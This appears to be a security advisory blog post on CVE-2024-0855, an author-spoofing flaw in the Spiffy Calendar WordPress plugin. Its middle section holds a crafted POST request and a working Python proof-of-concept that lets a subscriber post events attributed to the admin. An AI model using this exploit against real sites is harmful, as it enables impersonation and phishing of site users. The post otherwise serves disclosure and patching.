---
Introduction
WordPress remains the world’s most popular Content Management System (CMS), supporting millions of websites. Its flexibility comes from thousands of plugins. However, these plugins can also become attack vectors if not built with security in mind. Recently, a security issue tagged CVE-2024-0855 surfaced in the widely used Spiffy Calendar plugin. This vulnerability could let any logged-in user trick site visitors and even admins by making events appear authored by someone else—even those with higher permissions.
If you run a WordPress site using Spiffy Calendar below version 4.9.9, this long read is for you.
What is Spiffy Calendar?
Spiffy Calendar is a popular plugin that adds a full-featured event calendar to WordPress websites. It's well-maintained and widely used, especially for organizations looking to manage events in an easy way.

Attack Vector: Authenticated (Any logged-in user)
- CVE: CVE-2024-0855
The Core Problem
When a user creates a new event, the plugin allows setting an event_author parameter. In versions before 4.9.9, the plugin doesn’t verify whether the user has the authority to set this field. As a result, any logged-in user—including subscribers—can set any user ID as the event_author when creating an event. This event then appears as if it was created by the chosen user, be it a Contributor, Author, Editor, or even the site Admin.
Spoofing: Creating events that seem authored by trusted or privileged users.
- Social engineering: Deceiving visitors or admins to trust or interact with events based on fake authorship.
- Reputation risks: Issues arise if malicious or spammy events look like they’re published by core team members.
Real-World Impact Example
Imagine an attacker with basic Subscriber account creates an event that appears to be authored by the site Admin. Other users, seeing the Admin’s name, might trust the content—possibly leading to scams, phishing links, or spreading false information.
How The Exploit Works
The Spiffy Calendar plugin lets you submit new events via a form. Most users aren’t expected to set the author—it's usually the logged-in user. But, because the plugin simply accepts whatever is passed in the event_author field, someone can manually craft a request to set any author they want.
The Exploit in Action
Any logged-in user can use browser developer tools or tools like Postman to send a crafted POST request:
POST /wp-admin/admin-ajax.php
Content-Type: application/x-www-form-urlencoded

action=sc_do_event_save
event_title=Sneaky%20Event
event_start=2024-07-15%2008:00:00
event_end=2024-07-15%201:00:00
event_author=1           <-- THIS IS CRUCIAL!
event_description=This%20looks%20legit!
If you want to script this with Python (for testing on your own site)
import requests

LOGIN_URL = "https://example.com/wp-login.php";
AJAX_URL = "https://example.com/wp-admin/admin-ajax.php";

session = requests.Session()
payload = {
    'log': 'subscriber_user',
    'pwd': 'password123',
    'wp-submit': 'Log In'
}
# Log in to WordPress
session.post(LOGIN_URL, data=payload)

# Use known Admin user_id, often 1
exploit_payload = {
    'action': 'sc_do_event_save',
    'event_title': 'Malicious Event',
    'event_start': '2024-07-15 09:00:00',
    'event_end': '2024-07-15 10:00:00',
    'event_author': '1',
    'event_description': 'This event seems to come from the Admin!'
}

# Send malicious event creation request
resp = session.post(AJAX_URL, data=exploit_payload)
print('Event created:', resp.ok)
How to Fix
Update Immediately:
The plugin authors addressed the issue in version 4.9.9 by ensuring only users with appropriate permissions can set the event_author.
References and More Reading
- Official CVE Entry - NVD CVE-2024-0855
- Plugin Download and Changelog
- WPScan Advisory
- Explained: Why Author Spoofing is Dangerous
Conclusion
CVE-2024-0855 highlights why plugin security matters. Even a simple oversight—like not checking who sets an author field—can seriously impact trust and safety on WordPress websites. Always keep plugins updated and review changes in plugin update logs for security fixes. If you run Spiffy Calendar, updating to at least 4.9.9 is the only way to stay safe.
Stay secure—don’t let simple bugs trick you or your users!
*Need help securing your WordPress site? See WordPress Security Best Practices.*
Timeline
Published on: 02/27/2024 09:15:37 UTC
Last modified on: 08/08/2024 21:35:01 UTC